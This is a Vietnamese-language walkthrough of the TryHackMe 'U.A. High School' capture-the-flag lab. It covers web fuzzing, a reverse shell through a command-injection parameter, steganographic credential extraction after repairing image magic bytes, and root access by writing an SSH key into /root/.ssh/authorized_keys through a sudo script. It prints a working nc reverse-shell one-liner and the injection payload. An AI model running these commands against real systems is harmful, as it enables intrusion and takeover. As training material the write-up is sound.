TryHackMe - U.A. High School
Chỉnh sửa mã hex trong một hình ảnh để lấy thông tin đăng nhập của người dùng?

Giới thiệu
Room này được đánh giá là Dễ, điều mà tôi thực sự không hiểu nổi. Tôi đã gặp rất nhiều khó khăn và mất nhiều thời gian hơn dự kiến, nhưng hãy bắt đầu thôi.
Nmap
Hãy bắt đầu bằng việc quét với Nmap:
1
2
3
4
5
6
7
8
9
10
11
nmap -T4 -n -sC -sV -Pn -p- 10.10.55.18
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 58:2f:ec:23:ba:a9:fe:81:8a:8e:2d:d8:91:21:d2:76 (RSA)
|   256 9d:f2:63:fd:7c:f3:24:62:47:8a:fb:08:b2:29:e2:b4 (ECDSA)
|_  256 62:d8:f8:c9:60:0f:70:1f:6e:11:ab:a0:33:79:b5:5d (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: U.A. High School
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Từ kết quả Nmap, chúng ta có thể thấy các cổng đang mở:
22/tcp
80/tcp
Trinh sát
Hãy truy cập trang web vì máy đang mở cổng 80/tcp.
Chúng ta có thể thấy một biểu mẫu liên hệ tại 10.10.55.18/contact.html.

Sau khi thử nhiều payload khác nhau, tôi vẫn không gặp may.
Hãy quét các thư mục và trang con có sẵn.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
ffuf -w /usr/share/wordlists/wfuzz/general/common.txt -u "http://10.10.55.18/FUZZ" -e .html,.php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.55.18/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/wfuzz/general/common.txt
 :: Extensions       : .html .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

about.html              [Status: 200, Size: 2542, Words: 276, Lines: 53, Duration: 46ms]
assets                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 43ms]
contact.html            [Status: 200, Size: 2056, Words: 142, Lines: 72, Duration: 44ms]
index.html              [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 43ms]
:: Progress: [2853/2853] :: Job [1/1] :: 888 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
Chúng ta đã tìm thấy các trang con và thư mục assets, vì vậy hãy kiểm tra nó.

Hãy kiểm tra các tệp và thư mục bên trong /assets.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
ffuf -w /usr/share/wordlists/wfuzz/general/common.txt -u "http://10.10.55.18/assets/FUZZ" -e .html,.php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.55.18/assets/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/wfuzz/general/common.txt
 :: Extensions       : .html .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 43ms]
index.php               [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 45ms]
:: Progress: [2853/2853] :: Job [1/1] :: 900 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
Chúng ta đã tìm thấy index.php, nhưng nó có vẻ trống.
Hãy thử tìm các tham số có thể sử dụng với index.php.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -u "http://10.10.55.18/assets/index.php?FUZZ=id" -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.55.18/assets/index.php?FUZZ=id
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

cmd                     [Status: 200, Size: 72, Words: 1, Lines: 1, Duration: 50ms]
:: Progress: [38267/38267] :: Job [1/1] :: 862 req/sec :: Duration: [0:00:46] :: Errors: 0 ::

Và chúng ta đã tìm thấy tham số cmd.

Có vẻ kết quả đã được mã hóa bằng Base64.
Shell

Hãy thử chèn một reverse shell vào đây.
Mở một cổng trên máy tấn công:
1
nc -lvnp 1337
Sau đó sử dụng curl để gọi trang web với reverse shell:
1
curl -s 'http://10.10.55.18/assets/index.php' -G --data-urlencode 'cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.11.75.122 1337 >/tmp/f'
Và chúng ta đã vào được máy:
User Flag
Sau khi di chuyển và kiểm tra hệ thống một lúc, chúng ta tìm thấy tệp passphrase.txt.
1
2
3
4
5
www-data@myheroacademia:/var/www/Hidden_Content$ cat passphrase.txt
cat passphrase.txt
QWxsbWlnaHRGb3JFdmVyISEhCg==
cat passphrase.txt | base64 -d
AllmightForEver!!!
Tiện thể, chúng ta cũng có thể kiểm tra những người dùng đang tồn tại.

Chúng ta có thể thấy người dùng deku.
Sau khi kiểm tra thêm, chúng ta tìm thấy 2 hình ảnh: một hình được sử dụng làm ảnh nền là yuei.jpg và một hình không được sử dụng là oneforall.jpg.
1
2
3
4
www-data@myheroacademia:/var/www/html/assets/images$ ls
ls
oneforall.jpg
yuei.jpg
Hãy tải hình ảnh xuống và kiểm tra nó.
1
wget 'http://10.10.55.18/assets/images/oneforall.jpg'
Có vẻ đã xảy ra lỗi và không thể mở tệp JPG.
Hãy kiểm tra dữ liệu ẩn bằng steghide và passphrase mà chúng ta đã tìm thấy.
1
steghide extract -sf oneforall.jpg

Hãy kiểm tra hình ảnh bằng hexeditor.
1
hexeditor oneforall.jpg -b
Chúng ta có thể thấy mã hex không khớp với phần mở rộng của tệp.

Sau khi tìm kiếm nhanh trên Google, chúng ta có thể thấy rằng phần mã hex và loại tệp không khớp với nhau.

Bây giờ, chúng ta có thể thay đổi các byte đầu tiên để chúng khớp với định dạng tệp chính xác, ví dụ:
Thay đổi magic bytes của PNG là 89 50 4E 47 0D 0A 1A 0A thành magic bytes của JPG là FF D8 FF E0 00 10 4A 46 49 46 00 01 bằng hexeditor.

Hình ảnh có vẻ không còn bị hỏng nữa.
Bây giờ hình ảnh đã được sửa và chúng ta có thể chạy lại steghide.
Cuối cùng, chúng ta lấy được thông tin đăng nhập của người dùng.
1
2
3
4
5
6
7
8
9
└─$ steghide extract -sf oneforall.jpg
Enter passphrase:
wrote extracted data to "creds.txt".

┌──(rene㉿kali)-[~/Desktop]
└─$ cat creds.txt
Hi Deku, this is the only way I've found to give you your account credentials, as soon as you have them, delete this file:

deku:One?For?All_!!one1/A
Hãy sử dụng thông tin đăng nhập này để kết nối với máy qua SSH.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
└─$ ssh deku@10.10.55.18
The authenticity of host '10.10.55.18 (10.10.55.18)' can't be established.
ED25519 key fingerprint is SHA256:OgRmqdwC/bY0nCsZ5+MHrpGGo75F1+78/LGZjSVg2VY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.55.18' (ED25519) to the list of known hosts.
deku@10.10.55.18's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-153-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 17 Feb 2025 07:08:39 PM UTC

  System load:  0.0               Processes:             121
  Usage of /:   47.0% of 9.75GB   Users logged in:       0
  Memory usage: 36%               IPv4 address for eth0: 10.10.55.18
  Swap usage:   0%


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

37 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Feb 22 21:27:54 2024 from 10.0.0.3
deku@myheroacademia:~$
Và lấy user flag.

Root Flag
Có vẻ chúng ta có thể chạy tệp feedback.sh với quyền root.
1
2
3
4
5
6
7
deku@myheroacademia:~$ sudo -l
[sudo] password for deku:
Matching Defaults entries for deku on myheroacademia:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User deku may run the following commands on myheroacademia:
    (ALL) /opt/NewComponent/feedback.sh
Chúng ta có thể thực thi tệp nhưng không thể ghi vào nó.
1
2
3
4
deku@myheroacademia:~$ ls -la /opt/NewComponent/feedback.sh
-r-xr-xr-x 1 deku deku 684 Jan 23  2024 /opt/NewComponent/feedback.sh
deku@myheroacademia:~$ echo -e '#!/bin/bash\nchmod +s /bin/bash' > /opt/NewComponent/feedback.sh
-bash: /opt/NewComponent/feedback.sh: Operation not permitted
Có vẻ script có bộ lọc các ký tự được phép, nhưng bộ lọc không chặn toán tử >. Vì vậy, chúng ta có thể ghi vào những tệp như /root/.ssh/authorized_keys với quyền root.
Chúng ta có thể tạo một khóa SSH trên máy của mình. Sau đó, khi script yêu cầu nhập feedback, chúng ta dán nội dung của khóa id_rsa.pub, theo sau là > /root/.ssh/authorized_keys.
Trên máy của chúng ta, thực hiện như sau:
1
ssh-keygen -t rsa
Cấp quyền phù hợp cho khóa riêng:
1
chmod 600 id_rsa
Bây giờ, chúng ta có thể sử dụng cat để đọc tệp.
1
2
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC8eQ8SMVgMLt2xrrd1hSd/eK3IQmRXQenhPnnhtEhqFT9CFYzHqBBVSU/ZpJFHelGWgPrD2L2TbCoPRAt+q15rh9NZkVcWC3K3vfcCpY6wIT98OB8YEwXFJ9qf5BaJbKoyJ6hUU5AT5ElkAIAMOjAZP6dBDB/diEwc+oseRedEFVj8K1BjKegDPCkSq83STidzsI1ITIO7P7WsNDb+oYPTeqz9S/9/TUFyhf4PMAbwauk/BXAyCOAJtzi/+WJ+BYrV8cZuR/wfWc/ECUds2YOioSgJwF8oJP3vrGWMsX8XgWvtP4kLdsXmoCjVnH2y7hn7RovVlrQ/6jrSoeUtc83CbdZyNdhVTF3A5Wcml5Y2zpiYkas8wOwUxpp8DbH6jhYv8O+4Rm8LGBbvMDxK0CFEmW3vydaHGdCAqppRkupHi4NLl0gdJgqFqmNE3My4xhdjPc7LZr1AEBWwIqYeTmfURTw7uToP5y7thI5qe0bCMXzhxLIYfty2dVt7hl96uTc= rene@kali
Payload của chúng ta sẽ trông như sau:
1
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC8eQ8SMVgMLt2xrrd1hSd/eK3IQmRXQenhPnnhtEhqFT9CFYzHqBBVSU/ZpJFHelGWgPrD2L2TbCoPRAt+q15rh9NZkVcWC3K3vfcCpY6wIT98OB8YEwXFJ9qf5BaJbKoyJ6hUU5AT5ElkAIAMOjAZP6dBDB/diEwc+oseRedEFVj8K1BjKegDPCkSq83STidzsI1ITIO7P7WsNDb+oYPTeqz9S/9/TUFyhf4PMAbwauk/BXAyCOAJtzi/+WJ+BYrV8cZuR/wfWc/ECUds2YOioSgJwF8oJP3vrGWMsX8XgWvtP4kLdsXmoCjVnH2y7hn7RovVlrQ/6jrSoeUtc83CbdZyNdhVTF3A5Wcml5Y2zpiYkas8wOwUxpp8DbH6jhYv8O+4Rm8LGBbvMDxK0CFEmW3vydaHGdCAqppRkupHi4NLl0gdJgqFqmNE3My4xhdjPc7LZr1AEBWwIqYeTmfURTw7uToP5y7thI5qe0bCMXzhxLIYfty2dVt7hl96uTc= rene@kali > /root/.ssh/authorized_keys
Bây giờ, hãy chạy script trên máy mục tiêu bằng sudo.
1
2
3
4
5
6
7
8
9
10
deku@myheroacademia:~$ sudo /opt/NewComponent/feedback.sh
[sudo] password for deku:
Hello, Welcome to the Report Form
This is a way to report various problems
    Developed by
        The Technical Department of U.A.
Enter your feedback:
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC8eQ8SMVgMLt2xrrd1hSd/eK3IQmRXQenhPnnhtEhqFT9CFYzHqBBVSU/ZpJFHelGWgPrD2L2TbCoPRAt+q15rh9NZkVcWC3K3vfcCpY6wIT98OB8YEwXFJ9qf5BaJbKoyJ6hUU5AT5ElkAIAMOjAZP6dBDB/diEwc+oseRedEFVj8K1BjKegDPCkSq83STidzsI1ITIO7P7WsNDb+oYPTeqz9S/9/TUFyhf4PMAbwauk/BXAyCOAJtzi/+WJ+BYrV8cZuR/wfWc/ECUds2YOioSgJwF8oJP3vrGWMsX8XgWvtP4kLdsXmoCjVnH2y7hn7RovVlrQ/6jrSoeUtc83CbdZyNdhVTF3A5Wcml5Y2zpiYkas8wOwUxpp8DbH6jhYv8O+4Rm8LGBbvMDxK0CFEmW3vydaHGdCAqppRkupHi4NLl0gdJgqFqmNE3My4xhdjPc7LZr1AEBWwIqYeTmfURTw7uToP5y7thI5qe0bCMXzhxLIYfty2dVt7hl96uTc= rene@kali > /root/.ssh/authorized_keys
It is This:
Feedback successfully saved.
Bây giờ, chúng ta có thể kết nối với máy mục tiêu bằng tài khoản root và cuối cùng lấy root flag.
1
ssh -i id_rsa root@10.10.55.18